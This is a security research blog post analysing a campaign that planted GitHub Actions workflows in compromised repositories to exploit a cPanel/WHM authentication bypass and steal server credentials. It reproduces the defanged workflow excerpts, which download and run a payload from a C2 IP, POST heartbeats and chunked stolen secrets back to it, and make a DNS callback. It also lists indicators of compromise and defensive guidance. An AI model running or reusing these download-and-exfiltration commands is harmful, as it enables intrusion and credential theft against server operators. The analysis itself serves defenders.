

Large-Scale GitHub Actions Abuse Powers a Distributed cPanel...

 socket.dev/blog/github-actions-abuse-powers-cpanel-and-whm-exploitation

Kirill Boychenko

July 22, 2026

 Large-Scale GitHub Actions Abuse Powers a Distributed cPanel and WHM Exploitation Campaign

[← Blog](#)

[ResearchSecurity News](#)

Large-Scale GitHub Actions Abuse Powers a Distributed cPanel and WHM Exploitation Campaign

A large-scale campaign abused GitHub Actions in compromised repositories to exploit CVE-2026-41940 in cPanel and WHM and steal server credentials.



Kirill Boychenko

✦ Summarize with AI



Malicious Packagist development versions exposed a broader GitHub Actions campaign that abuses compromised repositories to exploit CVE-2026-41940, a cPanel and WHM authentication bypass vulnerability, and harvest credentials from affected servers.

Our investigation into malicious Packagist development versions associated with a legitimate PHP and DevOps developer, [dinushchathurya](#), uncovered a large-scale GitHub Actions abuse campaign. Although the investigation began in the PHP package ecosystem, the PHP library code itself was not the campaign's execution mechanism. Instead, the malicious

functionality was embedded in GitHub Actions workflow files committed to the developer's source repositories.

Between July 12 and 13, 2026, Packagist automatically synchronized malicious development versions across all ten packages associated with the compromised developer, reflecting changes the threat actor pushed to the developer's GitHub repositories. Each affected development version contained between 55 and 62 malicious GitHub Actions workflow files, totaling 583 files across all ten package versions. These YAML automation files instruct GitHub to launch temporary Ubuntu systems, known as GitHub-hosted runners, after repository pushes or manual execution, detect each runner's processor architecture, and download a corresponding Linux scanning and exploitation payload from the threat actor-controlled command and control (C2) server at [43\[.\]228\[.\]157\[.\]68](#). The payload scans a broad range of internet-facing systems, targets cPanel and WHM services, attempts exploitation of [CVE-2026-41940](#), and searches compromised servers for credentials, configuration files, environment variables, database access, SSH material, Git tokens, cloud keys, payment service credentials, and other valuable secrets.


As written, the workflows continuously report execution status to the threat actor and upload newly collected results through HTTP POST requests. The output files they monitor include AWS credentials, GitHub and GitLab tokens, OpenAI and Google API credentials, Stripe keys, SendGrid and Mailgun credentials, database information, SSH data, Git remotes, and remote code execution results.

PHP 8
★ 3

launched the workflow. The Linux payload normally ran on an ephemeral GitHub-hosted runner, which the threat actor used as disposable scanning and exploitation infrastructure.

The campaign did not rely on package users' systems: scanning and exploitation ran on GitHub-hosted runners launched from compromised repositories. The principal downstream targets were internet-facing cPanel and WHM systems. These platforms administer website files, databases, email accounts, application configurations, and, in higher-privilege deployments, multiple customer hosting accounts from a single control plane. Compromising one server could expose several websites and numerous server-side secrets. Stolen source-control tokens could also give the threat actor access to additional repositories, accelerating the campaign's existing software supply chain impact and enabling further repository compromise.

Further GitHub investigation shows that the activity extends far beyond one compromised PHP maintainer. A code search for the campaign's unique DNSHook identifier returned approximately 6,100 matching workflow files. The visible results included established projects with unrelated development histories and repositories whose malicious workflows ran through GitHub Actions. Other searches using the C2 address, scanner command, credential filenames, heartbeat endpoint, and exfiltration logic returned roughly 15,000 to 16,000 matching files.




GitHub Code Search for the campaign's unique DNSHook hostname, a callback domain that records DNS lookups to confirm command execution, surfaced roughly 6,100 campaign-linked workflow files across unrelated repositories.

These figures represent matching files, not confirmed compromised accounts or repositories. One repository may contain many workflows, GitHub groups identical files, and some accounts may be threat actor-controlled staging infrastructure rather than victims. Nevertheless, the identical and highly distinctive code across unrelated repositories confirms that this was not an isolated Packagist package set incident. It was a broad campaign that compromised or otherwise gained control of GitHub repositories and used GitHub Actions as distributed infrastructure for internet scanning, exploitation, credential harvesting, and data exfiltration.

Attack flow

Malicious GitHub Actions campaign discovered through compromised Packagist development versions



Important context

Packagist development versions reflected the compromised GitHub changes.
The main execution happened in GitHub Actions, not during ordinary package installation.



The attack chain weaponized compromised GitHub repositories and Actions runners as distributed infrastructure to deliver a Linux scanner, exploit exposed cPanel and WHM systems through [CVE-2026-41940](#), and exfiltrate server-side credentials, while affected Packagist development versions primarily reflected the repository compromise rather than serving as the execution path.

From Packagist Packages to GitHub Actions: The Malware Was Not in the PHP

All ten Packagist packages associated with [dinushchathurya](#), a legitimate PHP and DevOps developer, exposed malicious development versions that traced back to the developer's compromised GitHub repositories. After gaining access, the threat actor pushed malicious changes to those repositories, which Packagist automatically synchronized. These were branch-based development versions, not newly published stable releases.

The PHP library code is benign. It contains static reference data and ordinary lookup functions, with no malicious install hooks, network activity, shell execution, or import-time behavior. The attack code resides under [.github/workflows/](#).

Across the ten analyzed malicious development versions, each contained between 55 and 62 malicious GitHub Actions workflow files. The [srilankan-local-authorities@dev-main](#) version provides a representative example, with 59 workflows that turned repository pushes and manual workflow runs into malware execution on GitHub-hosted Ubuntu runners.

Ordinary Packagist installation does not activate the workflows because they remain nested inside the dependency directory. The campaign's execution layer is GitHub Actions, not PHP.

The affected Packagist versions were malicious artifacts because they contained the workflows, but the threat actor’s primary objective was to weaponize compromised GitHub repositories as distributed scanning and exploitation infrastructure.

 Known malware

×

Package and version (1)

dinushchathurya/srilankan-local-authorities@dev-main

▼

Instance	Details
Instance #1	Note This GitHub Actions workflow is almost certainly malicious. It downloads an unverified external executable over plain HTTP, executes it with explicit exploit and environment/git dumping behavior, and then exfiltrates logs and multiple categories of harvested token/credential/config/discovery results to a hardcoded remote server using repeated chunked HTTP POST requests. The always()/broad file collection design further increases confidence that the intent is credential theft and covert data exfiltration rather than legitimate scanning.
Instance #2	
Instance #3	
Instance #4	
Instance #5	
Instance #6	
Instance #7	Detected 2026-07-13 18:40:43 UTC
Instance #8	
Instance #9	Alert Locations
Instance #10	 <u>dinushchathurya-srilankan-local-authorities-bbda4f7/.github/workflows/ci-329975.yml</u>
Instance #11	

Socket AI Scanner’s analysis of the malicious [dinushchathurya/srilankan-local-authorities@dev-main](#) Packagist version identifies a GitHub Actions workflow that downloads and executes an unverified payload, performs exploit and environment/Git discovery, and exfiltrates harvested credentials and configuration data to a hardcoded server through repeated chunked HTTP POST requests.

How Malicious Workflows Turned GitHub Actions into Exploitation Infrastructure

Across the ten affected development versions, the threat actor added between 55 and 62 malicious workflows per package. In the representative [srilankan-local-authorities@dev-main](#) version, all 59 workflows are configured to run after pushes to any branch or through manual execution:

```
on:
  push:
    branches: ['**']
  workflow_dispatch:

jobs:
  run:
    runs-on: ubuntu-latest
    timeout-minutes: 350
```

Each workflow launches an ephemeral GitHub-hosted Ubuntu runner, detects its processor architecture, and downloads a matching Linux payload from 43[.]228[.]157[.]68 (here and in subsequent code excerpts, threat actor-controlled infrastructure is defanged where necessary):

```
curl -sL http://43[.]228[.]157[.]68/api/dl/_s -o /tmp/.svc ||
wget -q0 /tmp/.svc http://43[.]228[.]157[.]68/api/dl/_s

chmod 755 /tmp/.svc
```

The runner executes the payload as an internet scanner:

```
PANEL_URL="http://43[.]228[.]157[.]68:80" \
GOMEMLIMIT=2147483648 \
/tmp/.svc ipscan \
  --source random,all \
  --exploit CVE-2026-41940 \
  --git \
  --envdump \
  --ports 80,443,8080,8443,2082,2083,2086,2087 \
  --git-workers 20 \
  --count 0 \
  --no-reverse
```

The command targets internet-facing cPanel and WHM systems, attempts exploitation of CVE-2026-41940, and searches exposed servers for Git data, environment variables, configuration files, credentials, and other secrets.

This design converted compromised repositories into distributed attack infrastructure. By abusing GitHub Actions, the threat actor provisioned temporary GitHub-hosted Linux runners and used their compute and internet connectivity to execute the payload, scan targets, and return results to threat actor-controlled infrastructure.

Continuous Heartbeats and Incremental Exfiltration

A background loop reports execution status every 30 seconds:

```
curl -s -X POST "$PANEL/api/github-heartbeat" \
  --data-urlencode "repo=$REPO" \
  --data-urlencode "log=$LINE"
```

The heartbeat identifies the repository and includes the latest scanner log line, giving the threat actor near-real-time visibility into each runner.

The workflow also monitors files containing exploitation results, cloud credentials, source-control tokens, API keys, database information, SSH material, and application configuration. It uploads newly written content in chunks:

```
curl -s --max-time 20 -X POST "$PANEL/api/github-results" \
  --data-urlencode "filename=$F" \
  --data-urlencode "content=$CHUNK" \
  --data-urlencode "repo=$REPO" \
  --data-urlencode "run_id=${GITHUB_RUN_ID:-0}" \
  --data-urlencode "offset=$SENT"
```

The workflow tracks line offsets to avoid repeatedly sending the same data. Live collection transmits up to 2,000 new lines per request, while the final collection stage transmits up to 5,000 lines and runs even when the scanner fails. These workflows implement a resilient C2 data-exfiltration pipeline.

DNSHook Callbacks Reveal Campaign Scale

Fourteen recovered workflows also queried a unique DNSHook hostname:

```
nslookup f5b0b742-240a-4811-8a5b-b0ba6060685d.dnshook[.]site
```

DNSHook records lookups to unique hostnames, allowing a threat actor to confirm that a command executed even when the compromised system returns no direct response.

The hostname also provided a high-fidelity campaign pivot. At the time of our analysis, GitHub Code Search returned approximately 6,100 matching workflow files. The visible results included unrelated repositories. Broader searches using the C2 address, scanner arguments,

credential filenames, and exfiltration endpoints returned roughly 15,000 to 16,000 matching files.

The matching files are not confirmed compromised repositories or accounts. Some repositories contained multiple workflow copies, and some accounts may have represented threat actor-controlled staging infrastructure. However, the distinctive code reuse confirms that the activity extended far beyond one PHP maintainer.

Threat Infrastructure and Payload

The server at 43[.]228[.]157[.]68 supported three confirmed campaign functions through distinct HTTP API paths:

- Payload delivery paths:
 - /api/dl/386
 - /api/dl/amd64
 - /api/dl/arm
 - /api/dl/arm64
- Execution telemetry path:
 - /api/github-heartbeat
- Result exfiltration path:
 - /api/github-results

The architecture-specific endpoints distributed Linux executables for 32-bit x86, 64-bit x86, 32-bit ARM, and 64-bit ARM systems. The recovered AMD64 payload has the following SHA-256: 22f721fd3a81d2e27cbf90a122bb977f630c50b79daa98350f0e57b04dfa81f1.

Hosting the executable outside GitHub allowed the threat actor to replace or expand the payload without modifying the malicious workflows. The repositories exposed only the delivery and collection logic, while the server retained the campaign's principal exploitation capabilities.

cPanel and WHM Exploitation Enables Broad Credential Harvesting

The payload targets internet-facing cPanel and WHM systems through CVE-2026-41940, an authentication bypass vulnerability. cPanel provides account-level administration for an individual hosting customer, while WHM operates as the higher-privilege server control plane used to create and manage multiple cPanel accounts. That hierarchy makes WHM especially valuable to a threat actor: one successful compromise may provide access across several hosted environments, while cPanel access can expose the websites, databases, email accounts, and application secrets of a single customer.

The scanner searches compromised servers for:

- AWS keys
- GitHub and GitLab tokens
- OpenAI and Google credentials
- Stripe and email-service keys
- Database credentials
- SSH material
- Git remotes
- Environment and configuration files

This collection reflects an opportunistic server-side credential theft operation. Stolen cloud, payment, and email credentials offered immediate value, while source-control tokens could enable further repository compromise and accelerate the campaign's existing software supply chain impact.

Beyond One Maintainer: Campaign Scale, Victims, and Current Status

Identical workflows appeared across unrelated GitHub repositories, including established projects with recorded Actions runs. This confirms a broad campaign, but public evidence cannot determine whether each account was compromised, threat actor-controlled, or intentionally participating.

The affected parties differed:

- Repository owners: GitHub Actions abuse, resource consumption, account restrictions, and reputational harm
- GitHub-hosted runners: temporary malware execution and use as disposable attack infrastructure
- cPanel and WHM operators: direct exploitation, credential theft, and possible persistent compromise
- Hosting customers: exposure of websites, databases, email, and application secrets.

The suspended `dinushchathurya` GitHub account disrupted one launch path, but it did not end the campaign. Other repositories, forks, mirrors, cached snapshots, stolen credentials, compromised servers, and threat actor infrastructure may remain active. At the time of writing, the operation should be treated as ongoing rather than as a closed incident affecting one PHP maintainer.

Defensive Guidance

Affected repository owners should disable suspicious workflows, preserve commits and Actions logs, rotate GitHub credentials, review OAuth and GitHub App access, and require approval for changes under `.github/workflows`. Organizations should minimize `GITHUB_TOKEN` permissions, restrict self-hosted runners, monitor CI egress, and alert on payload downloads from raw IP addresses.

Packagist users should avoid unreviewed development versions, verify lockfile commit references, remove affected development versions, and update lockfiles to known-good commit references or stable releases. Operators should update cPanel and WHM to a patched build, follow the current remediation instructions, and run cPanel's IOC detection script on any server that remained exposed while unpatched. If compromise is suspected, organizations should rotate potentially exposed server-side credentials and investigate unauthorized sessions and other post-exploitation artifacts.

CI workflows are executable software supply chain components and require the same review, access controls, and monitoring as application code.

MITRE ATT&CK

- T1195.001 — Supply Chain Compromise: Compromise Software Dependencies and Development Tools
- T1584.006 — Compromise Infrastructure: Web Services
- T1059.004 — Command and Scripting Interpreter: Unix Shell
- T1105 — Ingress Tool Transfer
- T1082 — System Information Discovery
- T1496.002 — Resource Hijacking: Bandwidth Hijacking
- T1595.002 — Active Scanning: Vulnerability Scanning
- T1190 — Exploit Public-Facing Application
- T1552.001 — Unsecured Credentials: Credentials in Files
- T1005 — Data from Local System
- T1119 — Automated Collection
- T1074.001 — Data Staged: Local Data Staging
- T1071.001 — Application Layer Protocol: Web Protocols
- T1071.004 — Application Layer Protocol: DNS
- T1020 — Automated Exfiltration
- T1041 — Exfiltration Over C2 Channel

Indicators of Compromise

Compromised Maintainer Identity

The following identifiers belong to the compromised developer and should be treated as victim identifiers, not threat actor attribution:

- Packagist username: dinushchathurya
- Packagist profile: <https://packagist.org/users/dinushchathurya/>
- GitHub username: dinushchathurya
- GitHub profile: <https://github.com/dinushchathurya/>

Affected Packagist Packages

1. [dinushchathurya/nationality-list](#)
2. [dinushchathurya/srilankan-divisional-secretariats](#)
3. [dinushchathurya/srilankan-gn-divisions](#)
4. [dinushchathurya/srilankan-local-authorities](#)
5. [dinushchathurya/srilankan-mobile-number-validator](#)
6. [dinushchathurya/srilankan-state-hospitals](#)
7. [dinushchathurya/srilankan-universities](#)
8. [dinushchathurya/uk-mobile-number-validator](#)
9. [dinushchathurya/uk-post-code](#)
10. [dinushchathurya/websmslk](#)

C2 Infrastructure

- 43[.]228[.]157[.]68
- 43[.]228[.]157[.]68:80

Payload Delivery URLs

- [hxxp://43\[.\]228\[.\]157\[.\]68:80/api/dl/386](http://43[.]228[.]157[.]68:80/api/dl/386)
- [hxxp://43\[.\]228\[.\]157\[.\]68:80/api/dl/amd64](http://43[.]228[.]157[.]68:80/api/dl/amd64)
- [hxxp://43\[.\]228\[.\]157\[.\]68:80/api/dl/arm](http://43[.]228[.]157[.]68:80/api/dl/arm)
- [hxxp://43\[.\]228\[.\]157\[.\]68:80/api/dl/arm64](http://43[.]228[.]157[.]68:80/api/dl/arm64)

Heartbeat and Exfiltration URLs

- [hxxp://43\[.\]228\[.\]157\[.\]68:80/api/github-heartbeat](http://43[.]228[.]157[.]68:80/api/github-heartbeat)
- [hxxp://43\[.\]228\[.\]157\[.\]68:80/api/github-results](http://43[.]228[.]157[.]68:80/api/github-results)

DNS Callback

f5b0b742-240a-4811-8a5b-b0ba6060685d.dnshook[.]site

Payload SHA-256 Hash

22f721fd3a81d2e27cbf90a122bb977f630c50b79daa98350f0e57b04dfa81f1

Subscribe to our newsletter

Get notified when we publish new security blog posts!

Enter your email